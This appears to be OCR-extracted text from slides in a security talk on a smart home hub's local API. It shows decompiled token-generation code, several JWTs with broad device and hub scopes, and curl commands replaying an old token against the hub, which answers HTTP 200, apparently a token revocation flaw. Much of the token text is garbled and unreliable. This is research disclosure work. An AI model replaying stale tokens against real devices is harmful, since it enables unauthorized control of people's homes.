

Smart Home Hub



Smart Home Hub

```
1 int __fastcall sub_2925F8(int a1, unsigned int a2, int a3)
2 {
3     struct_dword_3515B74 *Huge; // r3
4     const char *v6; // r0
5     struct_dword_3515B74 *v7; // r5
6     char token[512]; // [sp+4h] [bp-214h] BYREF
7
8     if ( a2 > 1 && (Huge = getHuge(), v6 = *(const char **)(a3 + 4), v7 = Huge, !strcmp(s1: v6, s2: "token")) )
9     {
10         sub_292224(unk: a1
11         j_rustApp_getHlaTo
12         sub_292224(unk: a1
13         return 1;
14     }
15     else
16     {
17         sub_292224(unk: a1
18         sub_292224(unk: a1, unk: "    Commands to interact with the HLA  \n\n");
19         sub_292224(unk: a1, unk: "    CMD options:\n");
20         sub_292224(unk: a1, unk: "    token: Will generate token for hub local API.\n");
21         return 0;
22     }
23 }
```


Token 指令



Smart Home Hub

```
1 int __fastcall sub_2925F8(int a1, unsigned int a2, int a3)
2 {
3     struct_dword_3515B74 *Huge; // r3
4     const char *v6; // r0
5     struct_dword_3515B74 *v7; // r5
6     char token[512]; // [sp+4h] [bp-214h] BYREF
7
8     if ( a2 > 1 && (Huge = getHuge(), v6 = *(const char **)(a3 + 4), v7 = Huge, !strcmp(s1: v6, s2: "token")) )
9     {
10         sub_292224(unk: a1
11         j_rustApp_getHlaTo
12         sub_292224(unk: a1
13         return 1;
14     }
15     else
16     {
17         sub_292224(unk: a1
18         sub_292224(unk: a1, unk: "    Commands to interact with the HLA  \n\n");
19         sub_292224(unk: a1, unk: "    CMD options:\n");
20         sub_292224(unk: a1, unk: "    token: Will generate token for hub local API.\n");
21         return 0;
22     }
23 }
```

Token 指令



eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkJjpbImRldmIjZXMlLCJldmVudHMlLCJsb2NhdGlvbniMiLCJ1dGlzIiwic3Vic2NyaXB0aW9ucyIsInJ1bGVzIiw0sInNjb3BlIjpbImh1Yjpy0mxvY2F0aW9u0ioiLCJodWI6cjpkZXZpY2Vz0ioiLCJodWI6dzpkZXZpY2Vz0ioiLCJodWI6cjpodWJz0ioiLCJodWI6dzpodWJz0ioiLCJodWI6cjpydWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGz0C2URTg

eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkaWpbImRldmlljZXMlLCJldmVudHMlLCJsb2NhdGlvbGlnbnMiLCJ1dGlzIiwic3Vic2NyaXB0aW90cyIsInR1bGVzIiw0sInNjb3BlIjpbImh1Yjpy0mxvY2F0aW9u0ioiLCJodWI6cjpkZXZpY2Vz0ioiLCJodWI6eDpkZXZpY2Vz0ioiLCJodWI6dzpkZXZpY2Vz0ioiLCJodWI6cjpodWJz0ioiLCJodWI6eDpodWJz0ioiLCJodWI6dzpodWJz0ioiLCJodWI6cjpydWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGz0C2URTg

{"alg":"HS256"}

signature


```
    {"hedge-allowed":["devices",...],  
 "scope":["hub:r:location:*","hub:r:devices:*",...]}
```

```
{"alg":"HS256"}
```

signature


```
{"hedge-allowed":["devices",...],  
"scope":["hub:r:location:*","hub:r:devices:*",...]}
```

Payload

```
{  
  "scope":["r:hubs:ping"]  
}
```

signature

```
{"alg":"HS256"}
```


Old JWT

New JWT

New JWT

eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkIjpbImRldmVudHMlLCJs
b2NhdGlbnMiLCJldGlzIiwic3Vic2NyaXB0aW9ucyIsInJlbGVzIl0sInNjb3BlIjpbImh1Y
jpy0mxvY2F0aW9uOioiLCJodWI6cjpkaXZpY2VzOioiLCJodWI6dDpkZXZpY2VzOioiLCJodW
I6dzpkZXZpY2VzOioiLCJodWI6cjpodWJzOioiLCJodWI6dDpodWJzOioiLCJodWI6dzpodWJ
zOioiLCJodWI6cjpzdWxlczogIl19.GVdIr_NJ0r1mSvnbbp2PXNHBL_lxuFOQoSKgy9V-w3s

```
/util/ping
```

Terminal

```
% curl -i -k https://192.168.80.123:8766/utl/ping -H "Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ0ZW50bGxvd2VkJjpbImRldmIjZXMlLCJldmVudHMlLCJsb2NhdGlvbnMiLCJ1dGlsIiwic3Vic2NyaXB0aW90cyIsInJ1bGVzIl0sInNjb3BlIjpjbImh1YjpyOmxvY2F0aW9uOi0iLCJodWI6cjpKZXZpY2VzOioiLCJodWI6eDpkZXZpY2VzOioiLCJodWI6dzpkZXZpY2VzOioiLCJodWI6cjpodWJzOioiLCJodWI6eDpodWJzOioiLCJodWI6dzpodWJzOioiLCJodWI6cjpYdWxlczoqIl19.GVdIr_NJ0r1mSvnbbp2PXNHBL_lxuFOQoSKgy9V-w3s"
```

HTTP/2 200

content-length: 2

```
content-type: application/json
```

```
date: Mon, 28 Oct 2024 04:29:26 GMT
```

{ } %

2

%

Old JWT

eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkIjpbImRldmIjZXMlLCJldmVudHMiLCJsb2NhdGlbnMiLCJldGlsIiwic3Vic2NyaXB0aW9ucyIsInJ1bGVzIl0sInNjb3BlIjpbImh1YjpyOmxvY2F0aW9uOiLCJodWI6cjpkeXZpY2VzOiLCJodWI6eDpkZXZpY2VzOiLCJodWI6dzpkZXZpY2VzOiLCJodWI6cjpodWJzOiLCJodWI6eDpodWJzOiLCJodWI6dzpodWJzOiLCJodWI6cjp0dWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGzOC2URTg

~ — -zsh — 120x24

Terminal

+

~

```
[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkIjpbImRldmIjZXMlLCJldmVudHMiLCJsb2NhdGlbnMiLCJldGlsIiwic3Vic2NyaXB0aW9ucyIsInJ1bGVzIl0sInNjb3BlIjpbImh1YjpyOmxvY2F0aW9uOiLCJodWI6cjpkeXZpY2VzOiLCJodWI6eDpkZXZpY2VzOiLCJodWI6dzpkZXZpY2VzOiLCJodWI6cjpodWJzOiLCJodWI6eDpodWJzOiLCJodWI6dzpodWJzOiLCJodWI6cjp0dWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGzOC2URTg"]
```


Old JWT

eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkiJpbImRldmWjZXMiLCJldmVudHMtLCJs
b2NhdGlbnbiMiLCJldGlzIiwic3Vic2NyaXB0aW9ucyIsInJlbGVzIl0sInNjb3BlIjpbImh1Y
jpyOmxvY2F0aW9uIoiLCJodWI6cjpkaXZpY2VzIoiLCJodWI6eDpkZXZpY2VzIoiLCJodW
I6dzpkZXZpY2VzIoiLCJodWI6cjpodWJzIoiLCJodWI6eDpodWJzIoiLCJodWI6dzpodWJ
zIoiLCJodWI6cjpzdWlzczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGz0C2URTg



DB 沒清空?

DB 渣滓?

HTTP/2 200

```
content-length: 2
```

```
content-type: application/json
```


Old JWT

```
eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkIjpbImRldmIjZXMlLCJldmVudHMlLCJsb2NhZGlvdnMiLCJldGlsIiwic3Vic2NyaXB0aW90cyIsInJ1bGVzIl0sInNjb3BlIjpbImh1YjpyOmxvY2F0aW9uOioiLCJodWI6cjpkaXZpY2VzOioiLCJodWI6eDpkZXZpY2VzOioiLCJodWI6dzpkZXZpY2VzOioiLCJodWI6cjpodWJzOioiLCJodWI6eDpodWJzOioiLCJodWI6dzpodWJzOioiLCJodWI6cjpgdWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGz0C2URTg
```

~ — -zsh — 120x24

Terminal

+

~

[% curl -i -k https://192.168.80.123:8066/util/line -H "Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkIjpbImRldmIjZXMlLCJldmVudHMlLCJsb2NhZGlvdnMiLCJldGlsIiwic3Vic2NyaXB0aW90cyIsInJ1bGVzIl0sInNjb3BlIjpbImh1YjpyOmxvY2F0aW9uOioiLCJodWI6cjpkaXZpY2VzOioiLCJodWI6eDpkZXZpY2VzOioiLCJodWI6dzpkZXZpY2VzOioiLCJodWI6cjpodWJzOioiLCJodWI6eDpodWJzOioiLCJodWI6dzpodWJzOioiLCJodWI6cjpgdWxlczoqIl19.2JB8wl-yUN__iUeaoDWzThVx_eF3s_V0-iGz0C2URTg"

HTTP/2 200

content-length: 2

content-type: application/json

date: Mon, 28 Oct 2024 04:29:42 GMT

